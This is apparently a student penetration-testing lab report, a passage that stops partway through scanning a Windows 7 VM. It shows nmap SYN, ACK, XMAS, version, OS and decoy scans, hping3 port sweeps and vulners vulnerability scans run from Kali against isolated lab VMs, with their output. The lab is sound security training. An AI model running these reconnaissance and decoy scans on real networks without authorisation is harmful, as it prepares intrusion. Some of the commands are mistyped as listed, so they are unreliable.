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EXECUTIVE SUMMARY:

This project involves executing a series of tasks to successfully conduct penetration testing on the victim virtual machines from an attacker Kali Linux virtual machine. The process involves first configuring all of the virtual machines in a manner that they are connected on the same network. Then the Kali VM is used to perform reconnaissance allowing to find out what hosts are present on the network. After that, each host is individually profiled using tools like nmap, hping, and decoy scans. Then each host's vulnerabilities are discovered and listed. Afterwards, one of each host's vulnerability is exploited individually in unique ways. Recommendations have been provided at the end to help fix these vulnerabilities.


PENETRATION TESTING PROCESS AND FINDINGS:

TASKS 1-4: CONFIGURATION, RECONNAISANCE, VULNERABILITY SCANNING

KALI LINUX (VM FOR PERFORMING PENETRATION TESTING)

TASK 1: CONFIGURATION

The virtual environment (i.e.) Oracle VM VirtualBox was used to perform a fresh install and to configure the Kali Linux, and other virtual machines in this process. Virtual machines were configured (see other virtual machine sections) in a way that they are able to communicate with each other over the same network by means of the NAT Network configuration. The working of the same was later tested through pings, which were successful.



TASK 2: RECONNAISSANCE


This phase involved gathering information about the target network. Nmap scan and msfconsole was used to perform host discovery on the target network. Information about hosts present on the network was displayed.


Command used to do the same is: **nmap –A –T4 localhost 10.0.2.1/24**


The following results were obtained at the end:


IP ADDRESS TABLE:

VIRTUAL MACHINE	IP ADDRESS
Kali Linux	10.0.2.5
Window XP	10.0.2.6
Windows 7 Home Basic	10.0.2.15
Metasploitable	10.0.2.4
Windows 7 Enterprise	10.0.2.8




meet.google.com is sharing your screen
Stop sharing
Hide
File Actions Edit View Help


meet.google.com is sharing your screen
Stop sharing
Hide
File Actions Edit View Help
Host script results:



Nmap and **scanner/smb/smb_version** commands were used to import the details of each host into a database file that shows the MAC address, OS, OS flavor, IP address, of all machines on the network.

TASK 3: SCANNING

Profiling of the target VM was performed by means of Nmap. OS ports, open services, service version and OS flavor detection was performed. The following scan commands were used on each VM:

- **sudo nmap –sS [target VM IP address]** (SYN scan)
- **sudo nmap –sA [target VM IP address]** (ACK scan)
- **sudo nmap –sX [target VM IP address]** (XMAS scan)
- **sudo nmap –sV [target VM IP address**] (service version scan)
- **sudo nmap –O [target VM IP address]** (OS flavor detection scan)
- The command "**sudo hping -8 -0 -1024 –S [TARGET VM IP ADDRESS]**" was also used in this step. (See in later parts in the VMs being attacked)
- **sudo nmap –D RND:10 [TARGET VM IP ADDRESS]** (decoy scan)

(Please refer to task 3 of target VMs for actual scans)


TASK 4: VULNERABILITY SCANNING
After discovery of information like OS ports, open services, service versions and OS flavors, a vulnerability scan is performed on each host to determine vulnerabilities within that system to be exploited.


Command: **nmap –sV –script vulners –script-args mincvss=4 [IP ADDRESS OF TARGET VM]**

(Please refer to task 4 of target VMs for actual scans)

WINDOWS XP:

TASK 1: CONFIGURATION
The Windows XP VM is installed and configured to be on the same NAT Network as all other VMs. Connectivity is tested through ping test which is successful. **IP ADDRESS: 10.0.2.6**






TASK 2: RECONNAISSANCE
Reconnaisance was performed using the nmap tool in previous section for Kali Linux.

TASK 3: SCANNING


Detailed profiling of target VM was conducted by means of scans. In this case the commands used for both hping and nmap tools are:

- **sudo nmap –sS 10.0.2.6**
- **sudo nmap –sA 10.0.2.6**
- **sudo nmap –sX 10.0.2.6**
- **sudo nmap –sV 10.0.2.6**
- **sudo nmap –O 10.0.2.6**
- **sudo hping -8 -0 -1024 –S 10.0.2.6**
- **sudo nmap –D RND:10 10.0.2.6**




```
┌──(maha㉿kali)-[/home/maha]
└─PS> sudo nmap -O 10.0.2.6
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:21 EDT
Nmap scan report for 10.0.2.6
Host is up (0.0048s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 08:00:27:80:7C:C9 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows XP SP2 or SP3, or Windows Server 2003
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.92 seconds
```

```
┌──(maha㉿kali)-[/home/maha]
└─PS> sudo nmap -sX 10.0.2.6
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:20 EDT
Nmap scan report for 10.0.2.6
Host is up (0.0018s latency).
All 1000 scanned ports on 10.0.2.6 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:80:7C:C9 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.25 seconds
```




```
┌──(maha㉿kali)-[/home/maha]
└─PS> sudo nmap -sA 10.0.2.6
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:20 EDT
Nmap scan report for 10.0.2.6
Host is up (0.0027s latency).
All 1000 scanned ports on 10.0.2.6 are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)
MAC Address: 08:00:27:80:7C:C9 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.22 seconds
```



```
┌──(maha㉿kali)-[/home/maha]
└─PS> sudo nmap -sV 10.0.2.6
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:20 EDT
Nmap scan report for 10.0.2.6
Host is up (0.0034s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 08:00:27:80:7C:C9 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.75 seconds
```

```
┌──(maha㉿kali)-[/home/maha]
└─PS> sudo nmap -sS 10.0.2.6
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:19 EDT
Nmap scan report for 10.0.2.6
Host is up (0.0030s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 08:00:27:80:7C:C9 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.25 seconds
```




```
┌──(maha㉿kali)-[/home/maha]
└─PS> sudo hping3 -8 0-1024 -S 10.0.2.6
Scanning 10.0.2.6 (10.0.2.6), port 0-1024
1025 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
  135 epmap      : .S..A... 128 15376 65535    46
  139 netbios-ssn: .S..A... 128 16400 65535    46
  445 microsoft-d: .S..A... 128 29201 65535    46
All replies received. Done.
Not responding ports:

┌──(maha㉿kali)-[/home/maha]
└─PS>
```

```
┌──(maha㉿kali)-[/home/maha]
└─PS> sudo nmap -D RND:10 10.0.2.6
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:32 EDT
Nmap scan report for 10.0.2.6
Host is up (0.0035s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 08:00:27:80:7C:C9 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 9.59 seconds
```

TASK 4: VULNERABILITY SCANNING


After the host has been discovered and profiled, it is scanned for vulnerabilities in its system using the command: **nmap –sV –script vulners –script-args mincvss=4 10.0.2.6**




WINDOWS 7 HOME BASIC:

TASK 1: CONFIGURATION

The Windows 7 Home Basic VM is installed and configured to be on the same NAT Network as all other VMs. Connectivity is tested through ping test which is successful**. IP ADDRESS: 10.0.2.15**





TASK 2: RECONNAISSANCE

Reconnaisance was performed using the nmap tool in previous section for Kali Linux.

TASK 3: SCANNING

Detailed profiling of target VM was conducted by means of scans. In this case the commands used for both hping and nmap tools are:

- **sudo nmap –sS 10.0.2.15**
- **sudo nmap –sA 10.0.2.15**
- **sudo nmap –sX 10.0.2.15**
- **sudo nmap –sV 10.0.2.15**
- **sudo nmap –O 10.0.2.15**
- **sudo hping -8 -0 -1024 –S 10.0.2.15**
- **sudo nmap –D RND:10 10.0.2.15**

```
┌──(maha㉿kali)-[/home/maha]
└─PS> sudo nmap -sX 10.0.2.15
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:23 EDT
Nmap scan report for 10.0.2.15
Host is up (0.00078s latency).
All 1000 scanned ports on 10.0.2.15 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:A8:F7:1F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.07 seconds
```


```
┌──(maha㉿kali)-[/home/maha]
└─PS> sudo nmap -sA 10.0.2.15
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:24 EDT
Nmap scan report for 10.0.2.15
Host is up (0.00082s latency).
All 1000 scanned ports on 10.0.2.15 are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)
MAC Address: 08:00:27:A8:F7:1F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.33 seconds
```

```
┌──(maha㉿kali)-[/home/maha]
└─PS> sudo nmap -sV 10.0.2.15
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:24 EDT
Nmap scan report for 10.0.2.15
Host is up (0.00087s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:A8:F7:1F (Oracle VirtualBox virtual NIC)
Service Info: Host: MAHA-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.48 seconds
```

```
┌──(maha㉿kali)-[/home/maha]
└─PS> sudo nmap -sS 10.0.2.15
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:23 EDT
Nmap scan report for 10.0.2.15
Host is up (0.00085s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
